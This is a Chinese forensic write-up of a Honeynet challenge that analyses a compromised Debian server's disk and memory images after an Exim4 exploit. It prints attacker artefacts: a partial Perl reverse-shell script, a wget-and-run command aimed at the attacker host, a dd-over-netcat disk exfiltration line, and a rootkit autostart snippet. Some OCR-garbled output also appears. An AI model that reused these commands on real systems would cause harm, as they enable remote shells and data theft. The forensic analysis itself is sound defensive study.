
Yale / 2019-03-28 08:52:00 / 浏览数 2683 安全技术 WEB安全 顶(0) 踩(0)

0x01 题目及样本来自honeynet

本次镜像来自开源组织honeynet的一次竞赛项目,目的是解答8个问题,在接下来的分析中会提及。

0x02

提供了三个文件



都解压开来



图中这三个img格式的镜像文件就是我们需要分析的重点

首先安装volatility,待会儿会用到

```
root@kali:-/study# git clone https://github.com/volatilityfoundation/volatility
Cloning into 'volatility'...
remote: Enumerating objects: 113, done.
remote: Counting objects: 100% (113/113), done.
remote: Compressing objects: 100% (67/67), done.
```

查看帮助信息

```
root@kall:-/study/volatility-master# python vol.py -h
Volatility Foundation Volatility Framework 2.6
Usage: Volatility - A memory forensics analysis platform.
  -h, --help
                                  list all available options and their default values.
                                   Default values may be set in the configuration file (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                                   User based configuration file
        --debug
                                  Debug volatility
Additional plugin directories to use (colon separated)
Print information about all registered objects
  ₽d,
  --plugins=PLUGINS
  --info
  --cache-directory=/root/.cache/volatility
Directory where cache files are stored
  --cache Use caching
--tz=TZ
Sets the (Olson) timezone for displaying timestamps
using pytz (if installed) or tzset
-f FILENAME, --filename=FILENAME
                                   Filename to use when opening an image
  --profile=WinXPSP2x86
                                   Name of the profile to load (use --info to see a list
```

说明可以使用了

1.什么服务以及那个账户触发了警报

将镜像挂载到mnt

```
root@kali:~/work# mount -o loop victoria-v8.sdal.img /mnt
root@kali:~/work# cd /mnt
root@kali:/mnt# ls
bin dev initrd.img media proc selinux tmg vmlinuz
boot etc lib mnt root srv usr
cdrom home lost+found opt sbin sys var
```

杳看日志

```
root@kali:/mnt/var/log# cat auth.log
Jan 18 09:31:44 victoria login[2001]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 09:31:44 victoria login[1975]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 09:58:02 victoria login[1975]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 10:57:37 victoria login[1973]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jan 18 10:57:37 victoria login[1977]: ROOT LOGIN on 'ttyl'
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534, home=/var/run/sshd, shell=/usr/sbin/nologin
Jan 18 10:59:00 victoria usermod[2380]: change user `sshd' password
Jan 18 10:59:00 victoria chage[2385]: changed password expiry for sshd
Jan 18 10:59:01 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on :: port 22.
```

将结果往下拉,可以看到大量的无效登录

```
Feb 6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb 6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb 6 15:19:25 victoria sshd[2153]: Invalid user ulysses from 192.168.56.1
Feb 6 15:19:25 victoria sshd[2153]: Failed none for invalid user ulysses from 1
92.168.56.1 port 34475 ssh2
Feb 6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb 6 15:19:29 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb 6 15:19:32 victoria sshd[2153]: Pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:19:34 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb 6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb 6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb 6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb 6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb 6 15:29:54 victoria sshd[2153]: Failed none for invalid user ulysses from 192.168.56.1
Feb 6 15:20:54 victoria sshd[2157]: Invalid user ulysses from 192.168.56.1
```

可以分析出ssh服务被暴力攻击,攻击者攻击的账户名是ulysses

2.在目标服务器上运行着哪种操作系统?(包括OS,CPU等信息)

输入下图命令

```
root@kali:/mnt# cat etc/issue
Debian GNU/Linux 5.0 \n \l
```

可以看出是debian发行版5.0 然后去查看dmesg

结果如下

```
0.000000 Initializing cgroup subsys cpuset
0.000000] Initializing cgroup subsys cpu
0.000000] Linux version 2.6.26-2-686 (Debian 2.6.26-26lenny1) (dannf@debian
org) (gcc version 4.1.3 20080704 (prerelease) (Debian 4.1.2-25)) #1 SMP Thu Nov
25 01:53:57 UTC 2010
0.000000 process
       0.000000] BIOS-provided physical RAM map:
0.000000] BIOS-e820: 0000000000000000 - 00000000000fc00 (usable)
                         0.000000]
       0.000000]
       0.0000001
       0.000000]
       0.000000]
                         BIOS-e820: 00000000fffc0000 - 00000001000000000 (reserved)
       0.000000] WARNING: strange, CPU MTRRs all blank?
tego:000000] ------[ cut here ]--------
0.000000] WARNING: at arch/x86/kernel/cpu/mtrr/main.c:696 mtrr_trim_uncache
  malteg@000000]
   memory+0x178/0x183()
       0.000000] Modules linked in:
0.000000] Pid: 0, comm: swapper Not tainted 2.6.26-2-686 #1
0.000000] [<c012264f>] warn_on_slowpath+0x40/0x66
0.000000] [<c02b9fbb>] _spin_lock_irqsave+0x16/0x2f
0.000000] [<c02ba049>] spin_unlock_irqrestore+0x0/0x10
       0.0000001
                           [<c0122af3>] release console_sem+0x173/0x18c
                      ] [<c0122f9b>] vprintk+0x2d2/0x2de
16462C
                                                                                                                  先知社区
       0.0000001
```

可以看到具体的版本信息,系统内核版本2.6.26


```
[ 0.004000] Dentry cache hash table entries: 32768 (order: 5, 131072 bytes)
[ 0.004000] Inode-cache hash table entries: 16384 (order: 4, 65536 bytes)
[ 0.004000] Memory: 249924k/262080k available (1771k kernel code, 11584k reserved, 749k data, 244k init, 0k highmen)
```

内存信息

```
[ 0.116007] Initializing cgroup subsys cpuacct
[ 0.116592] Initializing cgroup subsys devices
[ 0.117606] , L1 D cache: 32K
[ 0.117722] CPU: L2 cache: 6144K
```

缓存信息等

在使用volatility进行分析前,必须指定相应的file,由前面得出的linux发行版的信息,用网上公开分享的proifle,本次需要使用debian5.0的 将下载得到的profile放在指定目录volatility/plugins/overlays/linux 下



```
root@kali:-/study/volatility-master# python vol.py --info | grep Profile
Volatility Foundation Volatility Framework 2.6
Profiles
                                - A Profile for Linux Debian5010 x86
- A Profile for Windows Vista SP0 x64
- A Profile for Windows Vista SP0 x86
LinuxDebian5010x86
VistaSP0x64
VistaSP0x86
                                - A Profile for Windows Vista SP0 x86
- A Profile for Windows Vista SP1 x86
- A Profile for Windows Vista SP1 x86
- A Profile for Windows Vista SP2 x64
- A Profile for Windows Vista SP2 x86
- A Profile for Windows Vista SP2 x86
- A Profile for Windows 10 x64
- A Profile for Windows 10 x64 (10.0.10586.306 / 2016-04-
VistaSP1x64
VistaSP1x86
VistaSP2x64
VistaSP2x86
Win10x64
Win10x64_10586
Win10x64 14393
                                  - A Profile for Windows 10 x64 (10.0.14393.0 / 2016-07-16
                                  - A Profile for Windows 10 x86
Win10x86
Win10x86 10586
                                  - A Profile for Windows 10 x86 (10.0.10586.420 / 2016-05
8)
                                 - A Profile for Windows 10 x86 (10.0.14393.0 / 2016-07-16
- A Profile for Windows 2003 SP0 x86
- A Profile for Windows 2003 SP1 x64
Win10x86 14393
Win2003SP0x86
Win2003SP1x64
Win2003SP1x86
                                   - A Profile for Windows 2003 SP1 x86
                                  - A Profile for Windows 2003 SP2 x64
- A Profile for Windows 2003 SP2 x86
Win2003SP2x64
                                   Win2003SP2x86
Win2008R2SP0x64
```

第一行就是添加的

现在回来,第二个问题还没结束,可以使用进一步查看CPU的相关信息

```
root@kali:~/study/volatility-master# python vol.py linux_cpuinfo -f /root/work/victoria-v8.memdump.imgt--profile=LinuxDebian5010x86
Volatility|Foundation Volatility Framework 2.6
Processor Vendor Model

8 ovickoli://GenuineIntelv1 dmIntel(R) Core(TM)2 CPU T7200 @ 2.00GHz
root@kali:~/study/volatility-master# Volatility/volatility/plugins/ovy/ 法批析法
```

3目标服务器上哪些进程正在运行

```
root@kali:~/study/volatility-master# python vol.py -f /root/work/victoria-v8.m
emdump.img --profile=LinuxDebian5010x86 linux_psaux > /home/info
Volatility Foundation Volatility Framework 2.6
```

查看导出的文件

```
tudy/volatility-master#:cat /home/info
Pid
      Uid
                    Arguments
             Gid
                    init[2]
      0
             0
                    [kthreadd]
                    [migration/0]
      - 0
             Θ
                    [ksoftirad/0]:
      θ
                    [watchdog/0]
      Θ
             0
                    [events/0]
             Θ
                    [khelper]
                    [kblockd/0]
      θ
             θ
41
                    [kacpid]
42
      0
             0
                    [kacpi_notify]
                                                             人 先知社区
```

4.攻击者的ip和目标主机的ip

分析这个问题可以从日志入手 回到前面挂载的镜像

```
root@kali:~# cd /mnt
root@kali:/mnt# ls Search Terminal Help
bin dev initrd.img media procyselinux to vmlinuz
boot etc lib mnt root/srv usr
cdrom home lost+found opt sbin sys var
```

查看maillog

```
root@kali:/mnt# cat var/log/exim4/mainlog
2011-01-18 09:31:33 exim 4.69 daemon started: pid=1946, -q30m, listening for SMT
2 on [127.0.0.1]:25
2011-01-18 09:31:33 Start queue run: pid=1949
2011-01-18 09:31:33 End queue run: pid=1949
2011-01-18 09:55:35 exim 4.69 daemon started: pid=1920, -q30m, listening for SMT
2 on [127.0.0.1]:25
2011-01-18 09:55:35 Start queue run: pid=1925
2011-01-18 10:01:31 exim 4.69 daemon started: pid=2996, -q30m, listening for SMT
3 on [127.0.0.1]:25
2011-01-18 10:01:31 Start queue run: pid=2997
2011-01-18 10:01:31 End queue run: pid=2997
2011-01-18 10:56:43 exim 4.69 daemon started: pid=1925, -q30m, listening for SMT
3 on [127.0.0.1]:25
2011-01-18 10:56:43 Start queue run: pid=1930
2011-01-18 10:56:43 End queue run: pid=1930
2011-01-18 10:56:43 End queue run: pid=1930
2011-01-18 10:56:43 End queue run: pid=1930
2011-01-18 17:13:13 exim 4.69 daemon started: pid=1947, -q30m, listening for SMT
3 on port 25 (IPv6 and IPv4)
```

再查看rejectlog

```
root@kali:/mnt# cat var/log/exim4/rejectlog
2011-02-06 15:07:13 1Pm5GZ-0000X2-Dc rejected from <root@local.com> H=(abcde.com
) [192.168.56.101]: message too big: read=52724820 max=52428800
Envelope-from: <root@local.com>
Envelope-to: <postmaster@localhost>
```

```
root@keli:/mnt# cat var/log/auth.log
Jan 18 @9:31:44 victoria login[2001]: pam_unix(login:session): session opened for
r user root by LOGIN(uid=0)
Jan 18 @9:31:44 victoria login[2021]: ROOT LOGIN on 'ttyl'
Jan 18 @9:58:01 victoria login[1975]: pam_unix(login:session): session opened for
r user root by LOGIN(uid=0)
Jan 18 @9:58:02 victoria login[2008]: ROOT LOGIN on 'ttyl'
Jan 18 10:57:37 victoria login[1973]: pam_unix(login:session): session opened for
r user root by LOGIN(uid=0)
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534,
home=/var/run/sshd, shell=/usr/sbin/nologin
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534,
home=/var/run/sshd, shell=/usr/sbin/nologin
Jan 18 10:59:00 victoria usermod[2380]: change user 'sshd' password
Jan 18 10:59:00 victoria usermod[2380]: change user 'sshd' password
Jan 18 10:59:00 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:12 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 19:39:00 victoria login[2001]: pam_unix(login:session): session opened for
r user root by LOGIN(uid=0)
Jan 18 @9:38:04 victoria login[2001]: pam_unix(login:session): session opened for
r user root by LOGIN(uid=0)
Jan 18 @9:58:04 victoria login[2001]: pam_unix(login:session): session opened for
r user root by LOGIN(uid=0)
Jan 18 @9:58:04 victoria login[1973]: pam_unix(login:session): session opened for
r user root by LOGIN(uid=0)
Jan 18 @9:58:04 victoria login[2001]: root LOGIN on 'ttyl'
Jan 18 @9:58:04 victoria login[2001]: root LOGIN on 'ttyl'
Jan 18 @9:59:00 victoria chage[2385]: changed password expiry for sshd
Jan 18 10:59:00 victoria sshd[2416]: Server list
```

auth.log还显示攻击者在192.168.56.1上多次尝试ssh登录。

另外在使用volatility分析连接时,我们输入下图的命令

```
oot@kali:~/study/volatility-master# python vol.py
mdump.img --profile=LinuxDebian5010x86 linux_netstat
                                                              /root/work/victoria-v8.
olatility Foundation Volatility Framework 2.6
                            udevd/776
JNIX 2190
        0.0.0.0
                              111 0.0.0.0
JDP
                                                           0
portmap/1429
         0.0.0.0
                              111 0.0.0.0
                                                           0 LISTEN
portmap/1429
                           : 769 0.0.0.0
         0.0.0.0
c.statd/1441
         0.0.0.0
                           :38921 0.0.0.0
c.statd/1441
TCP
        0.0.0.0
                           :39296 0.0.0.0
                                                           8 LISTEN
c.statd/1441
JDP
        0.0.0.0
                               68 0.0.0.0
client3/1624
UNIX 5069
UNIX 4617
                        dhclient3/1624
                                          /dev/log
                         rsyslogd/1661
acpid/1672
UNIX 4636
                                          /var/run/acpid.socket
UNIX 4638
                            acpid/1672
                                                           0 LISTEN / 先知社区
TCP
                                22 ::
```

```
/var/run/acpid.socket
JNIX 4638
                         acpid/1672
CP
                            22 ::
                                                     0 LISTEN
   sshd/1687
CP
        0.0.0.0
                            22 0.0.0.0
                                                    0 LISTEN
   sshd/1687
CP
                            25 ::
                                                     0 LISTEN
 exim4/1942
CP
                            25 0.0.0.0
        8.8.8.8
                                                     0 LISTEN
 exim4/1942
NIX 5132
                         login/1990
TCP
        192.168.56.102
                        :43327 192.168.56.1 : 4444 ESTABLISHED
     sh/2065
TCP
        192, 168, 56, 102 : 43327 192, 168, 56, 1
                                               : 4444 ESTABLISHED
     sh/2065
TCP
        192.168.56.102 :43327 192.168.56.1
                                             : 4444 ESTABLISHED
     sh/2065
CP
        192.168.56.102 :
                            25 192 168 56 181 -37282 CLOSE
     sh/2065
CP
        192.168.56.102 :
                            25 192.168.56.101 :37202 CLOSE
     sh/2065
                                               : 8888 ESTABLISHED 先知社区
TCP
        192.168.56.102 :56955 192.168.56.1
     nc/2169
```

可以看到目标主机ip 192.168.56.102和攻击主机 192.168.56.1在4444和8888端口建立了连接

5.什么服务被攻击了

从前面exim4的mainlog日志就可以看到攻击者发送的电子邮件数据太大并且似乎包含一些恶意命令,如调用服务器192.168.56.1来下载文件c.pl和rk.tar等可见,被攻击的服务是exim4

6.对于目标服务器发动的是什么攻击

通过搜索引擎查询可以判断出是关于Exim4的缓冲区溢出攻击, CVE-2010-4344 详情可参考

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4344

7.攻击者有哪些收获?

按照/root/.bash_history中观察到的历史记录

```
root@kali:/mnt# cat root/.bash_history

apt-get remove exim4

apt-get remove exim4-base

apt-get remove exim4-daemon-light

dpkg -l | grep exim

apt-get remove exim4-config

dpkg -purge

apt-get remove exim4-config

dpkg -purge

apt-get remove exim

dpkg -l | grep exim

sec yome192.168.56.1:/home/yom/temporary/exmi4/*

scp yome192.168.56.1:/home/yom/temporary/exim4/*

ddpkg -i exim4-de9-9 all.deb

dpkg -i exim4-base_4.69-9 i386.deb
```

```
whereis gcc
whereis memdump
apt-get install memdump
halt
ifconfig
ping 192.168.56.1
mount
dd if=/dev/sda | nc 192.168.56.1 4444
dd if=/dev/sda | nc 192.168.56.1 4444
dd if=/dev/sda | nc 192.168.56.1 4444
apt-get install memdump
netstat ant
apt-get install ddrescue
apt-get install ddrescue
apt-get install ddrescue
apt-get install dcfldd
is /dev/kmem
ig 188.56.102 43327 192.168.56.1 4444 ESTABLISHED
ls /dev/mem
ig 188.56.102 43327 192.168.56.1 4444 ESTABLISHED
ifconfig
ig 188.56.102 43327 192.168.56.1 4444 ESTABLISHED
/etc/init.d/networking restart
ifconfig
ig 188.56.102 25 192.168.56.101 37202 CLOSE
ifconfig
ig 192.168.56.102 25 192.168.56.101 37202

***TXTLX

***TXTL
```

很明显攻击者通过下面提到的命令发送了驱动器sda1的整个副本dd if=/dev/sda1 | nc 192.168.56.1 4444

8.攻击者下载了哪些文件,并分析

还是由上面的分析可以知道攻击者已经下载了两个文件c.pl和rk.tar,两个文件都在/tmp中找到。

对c.pl的简单分析表明,它是一个perl脚本,用于创建一个c程序,该程序编译后提供一个支持SUID的可执行文件并打开一个后门并向攻击者传输信息。

```
#1/usr/bin/perl

$system = '/bin/sh';
$ARGC=@ARGV;
if ($ARGC!=2) {
    print "Usage: $0 [Host] [Port] \n\n";
    die "Ex: $0 127.0.0.1 2121 \n";
}
use Socket;
use FileHandle;
socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname('tcp')) or die print "[-] Un able to Resolve Host\n";
connect($OCKET, sockaddr_in($ARGV[1], inet_aton($ARGV[0]))) or die print "[-] Un able to Connect Host\n";
SOCKET->autoflush();
open($TDDIN, ">&$OCKET");
open($TDDIN, ">&$OCKET");
open($TDDIN, ">&$OCKET");
open($TDDIR, ">&$OCKET");
```

攻击者下载c.pl并且编译的SUID在端口4444中打开到192.168.56.1的连接, wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444 换种方式,使用volatility也可以得出这一结论

```
root@kali:-/study/volatility-master# python vol.py -f /root/wo
emdump.img --profile=LinuxDebian5010x86 linux netstat | grep EST
Volatility Foundation Volatility Framework 2.6
TCP 192.168.56.102 :43327 192.168.56.1 : 4444 ESTABLISH
                                                                         : 4444 ESTABLISHED
        sh/2065
CP
             192.168.56.102 :43327 192.168.56.1
                                                                         : 4444 ESTABLISHED
        sh/2865
CP
             192.168.56.102 :43327 192.168.56.1
                                                                         : 4444 ESTABLISHED
        sh/2065
CP
             192.168.56.102 :56955 192.168.56.1
                                                                         : 8888 ESTABLISHED
        nc/2169
             :~/study/volatility-master#
```

rk.tar是一个压缩形式的dropbear rootkit。 解压缩文件夹包含以下内容

```
rk/procps/
rk/procps/watch
k/procps/w
rk/procps/vmstat
rk/procps/skill
rk/procps/snice
 k/procps/top
k/procps/tload
k/procps/slabtop
rk/procps/ps
k/procps/sysctl
k/procps/uptime
rk/procps/pwdx
rk/procps/kill
 k/procps/free
k/procps/pgrep
rk/procps/pkill
rk/procps/pmap
rk/mig
```

进入解压后的文件夹

```
root@kali:/mnt/tmp# cd rk
root@kali:/mnt/tmp/rk# file *
dropbear: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
linked, for GNU/Linux 2.2.5, stripped
install.sh: Bourne-Again shell script, ASCII text executable
mig: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamicall
y linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.2.5, stripped
procps: directory
vars.sh: ASCII text
```

看一下shell脚本

```
root@kali:/mnt/tmp# cd rk
root@kali:/mnt/tmp/rk# file †
dropbear: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
linked, for GNU/Linux 2.2.5, stripped
install.sh: Bourne-Again shell script, ASCII text executable
mig: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamicall
y linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.2.5, stripped
procps: directory
vars.sh: ASCII text
```

是典型的用于监听端口和正在被设置的家目录的变量文件 再看看install.sh

```
if [ -x /etc/init.d/boot.local ]
then
    echo "autostart in /etc/init.d/boot.local"
    echo "$rk_home_dir/dropbear " >> /etc/init.d/boot.local
    echo "/usr/sbin/iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP" >> /etc/init.d/boot.local
fi
```

iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP,显示攻击者试图打开防火墙接受入站连接,但iptables的语法显示他已经删除了所有出站连接。它应该是入站并接受45295的连接。

9.请列出网络连接及相应的状态 (listen、established、close)

Established:

Listen

```
root@kali:~/study/volatility-master# python vol.py -f /root/work/victoria-v8.m
emdump.img -profile=LinuxDebian5010x86 linux netstat | grep EST
volatility Foundation Volatility Framework 2.6

TCP 192.168.56.102 :43327 192.168.56.1 : 4444 ESTABLISHED
sh/2065

TCP 192.168.56.102 :43327 192.168.56.1 : 4444 ESTABLISHED
sh/2065

TCP 192.168.56.102 :43327 192.168.56.1 : 4444 ESTABLISHED
sh/2065

TCP 192.168.56.102 :56955 192.168.56.1 : 8888 ESTABLISHED
```

Close

```
root@kali:~/study/volatility-master# python vol.py -f /root/work/victoria-v8.memdump.img --profile=LinuxDebian5010x86 linux_netstat | grep CLOSE Volatility Foundation Volatility Framework 2.6 TCP -- 192.168.56.102 : 25 192.168.56.101 :37202 CLOSE sh/2065 TCP -- 192.168.56.102 -- 192.168.56.101 :37202 CLOSE sh/2065 root@kali:~/study/volatility-master#
```

点击收藏 | 0 关注 | 1

<u>上一篇:TCTF-aegis详解</u><u>下一篇:某info<=6.1.3前台SQL注入</u>

- 1. 0 条回复
 - 动动手指,沙发就是你的了!

登录后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板